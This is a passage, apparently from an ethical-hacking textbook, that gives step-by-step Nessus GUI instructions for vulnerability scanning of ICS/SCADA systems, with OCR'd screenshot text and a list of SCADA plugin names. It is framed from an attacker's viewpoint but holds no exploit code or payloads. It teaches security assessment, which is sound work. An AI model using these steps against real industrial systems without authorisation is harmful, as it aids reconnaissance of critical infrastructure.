
Source: *https://www.tenable.com*

Nessus is a vulnerability assessment tool that allows attackers to find vulnerabilities in ICS and SCADA systems. This tool also provides attackers with a quick view of vulnerabilities associated with default policies and templates, and then allows them to create their own policies. Attackers use Nessus to discover and group all the vulnerabilities to launch various attacks on target OT networks.

Nessus includes a bunch of SCADA plugins through which attackers can perform vulnerability scanning on target ICS/SCADA devices. The vulnerabilities are obtained based on the plugin signatures.

Steps to perform vulnerability scanning on ICS/SCADA systems using Nessus:

- **Step 1:** Log in to the Nessus web client with the credentials provided at the time of the installation process. Click on the **Policies** tab and select **Create New Policy**, then choose the '**Basic Network Scan'** template.



Nessus
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
New Policy / Basic Network Scan
‹ Back to Policy Templates
Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Save
Cancel

Name: Demo for SCADA

Description:

Figure 18.92: Screenshot of Nessus showing New Policy settings

- **Step 2:** Modify the settings in the **DISCOVERY** node for port scanning. Provide a port range from **0–1000**.


Nessus
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
New Policy / Basic Network Scan
‹ Back to Policy Templates
Settings
Credentials
Plugins
BASIC
DISCOVERY
Host Discovery
Port Scanning
Service Discovery
ASSESSMENT
REPORT
ADVANCED

Ports

☐ Consider unscanned ports as closed

Port scan range: 0-1000

Local Port Enumerators

☑ SSH (netstat)

☑ WMI (netstat)


☑ SNMP

☑ Only run network port scanners if local port enumeration failed

☐ Verify open TCP ports found by local port enumerators

Figure 18.93: Screenshot of Nessus showing New Policy settings

- **Step 3:** Check whether **SCADA** plugins exist under the **Plugins** tab, or else the results appear only for non-SCADA ports.


Nessus
Scans
Settings
Filter
Search Plugin Families
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
New Policy / Basic Network Scan
‹ Back to Policy Templates
Settings
Credentials
Plugins

Peer-To-Peer File Sharing	91
PhotonOS Local Security Checks	173
Red Hat Local Security Checks	5080
RPC	38
SCADA	308
Scientific Linux Local Security Checks	2542
Service detection	439
Settings	90
Slackware Local Security Checks	1084
SMTP problems	140
SNMP	33

PLUGIN NAME	PLUGIN ID
3S CODESYS 2.x Development System Detection (credentialed check)	72556
3S CODESYS Runtime Toolkit < 2.4.7.48 PLCWinNT DoS	86573
3S CODESYS Runtime Toolkit < 2.4.7.48 PLCWinNT DoS (credentialed ch...	86572
3S CoDeSys Runtime Toolkit NULL Pointer Dereference (credentialed ch...	72557
3S CoDeSys Runtime Toolkit NULL Pointer Dereference (uncredentialed ...	72558
7-Technologies / Schneider-Electric IGSS Data Collector Detection	87208
7-Technologies / Schneider-Electric IGSS Detection	52961
7-Technologies / Schneider-Electric IGSS ODBC Service Detection	89029
7-Technologies / Schneider-Electric IGSS ODBC Version Identification	89032
7-Technologies AQUIS Detection	58448

Figure 18.94: Screenshot of Nessus showing SCADA plugins

- **Step 4:** Save the policy, then open the **My Scans** folder and select the **New Scan**. Click on the **User Defined** policies section and choose the policy created in **Step 1**.


